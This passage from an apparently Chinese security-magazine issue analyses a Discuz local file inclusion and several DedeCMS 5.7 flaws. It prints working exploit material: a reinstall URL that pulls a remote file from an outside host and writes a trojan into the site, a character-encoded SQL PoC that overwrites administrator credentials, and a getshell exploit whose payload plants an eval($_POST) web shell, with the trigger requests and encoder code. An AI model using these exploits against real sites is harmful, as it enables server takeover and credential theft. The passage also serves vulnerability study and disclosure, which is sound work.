
```
settingnew[profilegroupnew][base][available] =>settingnew[profilegroupnew][plugin][available]
```

接下来我们就用逆向思路分析漏洞。
首先搜索有 plugin 和 $_GET[‘id’] 的地方，页面的路径
dz\template\default\home\spacecp_profile.htm

```
<!--{if $operation == 'plugin'}-->      // if 执行的条件
<!--{eval include(template($_GET['id']));}--> // 这里是包含文件的 php 代码
<!--{/if}-->
<!--{hook/spacecp_profile_extra}-->
<!--{if $showbtn}-->
```

这段代码中的大致意思是，当$opertion 的变量值 等于字符串’plugin’ 时条件为真执行 include(template($_GET[‘id’])); 当模版引擎处理后会把<!—{eval }--> 替换成 <?php include(template($_GET[‘id’])); ?> 这样就是一段 PHP 代码了，这样就可以看

到我们可爱的 inlcude 了，跟小编继续跟踪这个$_GET[‘id’]，当然这里就是说把接收来的结果做为 template() 函数的参数，那么我们先再要跟进的就是 tempalte() 函数了，

```
/*模板加载*/
function template($template,$EXT="html"){  //默认第二个参数是后缀为 .html
global $met_skin_name,$skin;
if(empty($skin)){
$skin = $met_skin_name;
}
unset($GLOBALS[con_db_id],$GLOBALS[con_db_pass],$GLOBALS[con_db_name]);
$path = ROOTPATH_ADMIN."templates/$skin/$template.$EXT";  // $tiemplate 也就是$_GET[] 的值
!file_exists($path) && $path=ROOTPATH_ADMIN."templates/met/$template.$EXT";
// %00 截断$EXT 也就是 html
return  $path;  // 路径的结果返回给 include 函数 s
}
```

到这里完美的包含已经有了，那么问题是如何去触发这段代码执行呢，那么就需要 $operationd 值等于 ‘plugin’ 这样就能执行这段代码了继续跟进代码，这里的变量是哪里来的呢？是 spacecp_profile.php 把变量分配给了模板

```
$operation = in_array($_GET['op'], array('base', 'contact', 'edu', 'work', 'info',
'password', 'verify')) ? trim($_GET['op']) : $defaultop;
```

这里是段三元运算，当数组$_GET[‘op’]的值是在 array()中那么就执行 trim($_GET[‘op’])，否则执行$defaultop 的结果所以我们的$operation 要等于’plugin’ 就要结果为$defaultop 继续跟踪$defaultop

```
$defaultop = '';
$profilegroup = C::t('common_setting')->fetch('profilegroup', true); //model 类查询 common_setting 表中数据 公共设置
foreach($profilegroup as $key => $value) {
if($value['available']) {
$defaultop = $key;   // $key 值就是$defaultop
break;
}
}
```

从 common_setting 表中查询 skey=’profilegroup’ 的 vule,上下文可推测出 $defaultop=plugin 即$operation=’ plugin’
很明显,前面提到的后台修改表单就是更新数据库 common_setting
文件 admin_setting.php 2990 行,如图 6-2-1：

```
foreach($settingnew as $key => $val) {
        if($setting[$key] != $val) {
            $updatecache = TRUE;
            if(in_array($key, array(.....))) {
                $val = (float)$val;
            }
    .....
```

```
                $settings[$key] = $val;
            }
        }
        if($settings) {
            C::t('common_setting')->update_batch($settings);
        }
```




图 6-2-1

直接用 firebug 更新表单的 name, 调试当前的 sql 语句, 如图 6-2-2：




图 6-2-2

成功更新 common_setting 使$operation=’plugin’，完美利用前面分析的 lfi。

（全文完）责任编辑：Silent

第 3 节 Dedecms 一二事

作者：yaseng
来自：C0dePlay Team
网址：http://www.c0deplay.com/

前言

简单分析和整理 dedecms 最近的各种奇葩漏洞分析和利用代码。

Install/index.php.bak 重装绕过分析

关于 web 程序 install 程序的安全分析可参见下面：

连接地址：http://yaseng.me/web-installer-security.html,

Dedecms 对于安装程序的处理方法就是重命名 install.php + lock 文件验证,改 install.php 位 install.php.bak 但是在 apache 对这类型文件会解析成 php,即可以执行之,对于 lock 文件验证,不是还有 dedecms 的全局变量注册机制嘛。

```
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = RunMagicQuotes($_v);
}
.....
if(file_exists($insLockfile))
{
    exit(" 程序已运行安装，如果你确定要重新安装，请先从 FTP 中删除 install/install_lock.txt！");  // 可以覆盖
}
```

这样就可以重装 dedecms ,然后进后台各种 xxoo,不过这种攻击太过粗鲁,还有可能找不到后台,下文介绍一个文艺有趣的利用方法。

Install/index.php.bak getshell

通过对安装文件的分析,发现可以直接 getshell .

(作者:北洋贱队@wooyun.org 地址:http://zone.wooyun.org/content/4228)给出的 exp 是)

```
http://localhost/install/index.php.bak?step=11&insLockfile=a&s_lang=fuck&install_demo_name=../data/admin/config_update.php&updateHost=http://insafe.duapp.com/
```

大概的分析了下 install.php(这里思路还是不错的)

```
else if($step==11)
{
    require_once('../data/admin/config_update.php');
    $rmurl = $updateHost."dedecms/demodata.{$s_lang}.txt";
    $sql_content = file_get_contents($rmurl);
    $fp = fopen($install_demo_name,'w');
    if(fwrite($fp,$sql_content))
        echo '  <font color="green">[√]</font> 存在(您可以选择安装进行体验)';
    else
        echo '  <font color="red">[×]</font> 远程获取失败';
    unset($sql_content);
    fclose($fp);
```

```
        exit();
}
```

这里$updateHost 是从文件/data/admin/config_update.php 读取的,貌似覆盖不了,不过当&install_demo_name
是可覆盖的,当&install_demo_name=/data/admin/config_update.php 会清空这个数据文件,$updateHost 未能初始化,修改远程地址,写入木马。
如:http://insafe.duapp.com/dedecms/demodata.fuck.txt

dedesql.class.php 全局变量覆分析

最近最火漏洞的莫过于 dedecms 5.7 的这个覆盖变量导致 getshell 了,直接缺陷代码。

```
//特殊操作
if(isset($GLOBALS['arrs1']))
{
    $v1 = $v2 = '';
    for($i=0;isset($arrs1[$i]);$i++)
    {
    $v1 .= chr($arrs1[$i]);
    }
    for($i=0;isset($arrs2[$i]);$i++)
    {
        $v2 .= chr($arrs2[$i]);
    }
    $GLOBALS[$v1] .= $v2;
}
```

(小编 ps:特殊操作,这尼玛不是官方后门吧 .....)
可以覆盖任意 $GLOBALS 数组了,各种淫荡的想法有木有? 在此文件就有个最好的利用点。

```
  //设置 SQL 语句，会自动把 SQL 语句里的#@__替换为$this->dbPrefix(在配置文件中为$cfg_dbprefix)
    function SetQuery($sql)
    {
        $prefix="#@__";
        $sql = str_replace($prefix,$GLOBALS['cfg_dbprefix'],$sql);
        $this->queryString = $sql;
    }
```

熟悉 dedecms 的知道,sql 语句的执行格式大概为

```
$rs = $dsql->ExecuteNoneQuery2("UPDATE `#@__downloads` SET downloads = downloads + 1 WHERE hash='$hash' ");
```

当程序执行时会把 sql 语句中的#@__ 替换为$GLOBALS['cfg_dbprefix']比如 update,漏洞作者 spider 给出的 update 管理员用户名密码的 poc

```
http://localhost/dedecms5.7/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=116&arrs2[]=101&arrs2[]=115&arrs2[]=116&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97
```

```
&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101
&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]
=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]=35
```

变量覆盖 getshell 分析与 exploit 编写

利用以上漏洞来写个 getshell 的 exploit,例如可以直接插入 myad 表,然后利用 ad_js.php 代码执行，首先对数据进行编码

```
function fuck_dede($sql){
        $str="";
          for($i=0;$i< strlen($sql);$i++){
              $str.="arrs2[]=".ord($sql[$i])."&";
      }
      return    $str;
  }
```

为了修改数据和便于绕过各种 waf,直接把 payload 放在 1.txt 里面

```
myad` SET    normbody='<?php $fp = @fopen("av.php", "a");@fwrite($fp, "<?php
eval($_POST[110]) ?>axxxxx");echo "OK";@fclose($fp);?>'    where aid =1 #
```

对目标发送两次 get 数据

```
file_get_contents($site."/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]
=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&".fuck_dede(
$sql1));   //sql1  来自于文件  1.txt
file_get_contents($site."/plus/ad_js.php?aid=1&nocache=1");
```

即可 getshell，如图 6-3-1：

图 6-3-1

下载地址: http://pan.baidu.com/share/link?shareid=384733921&uk=1832384802

总结

正如 360 所说的 PHP 在经历了这么多年的更新换代终于修补了 register_globals 问题,但是 dede 的这段代码使 php 付出的努力全部白费。

参考

https://www.t00ls.net/thread-23071-1-1.html
http://blogs.360.cn/360safe/2013/06/09/dedecms%E6%9C%80%E6%96%B0%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/
http://zone.wooyun.org/content/4228
http://yaseng.me/web-installer-security.html

（全文完）责任编辑：Silent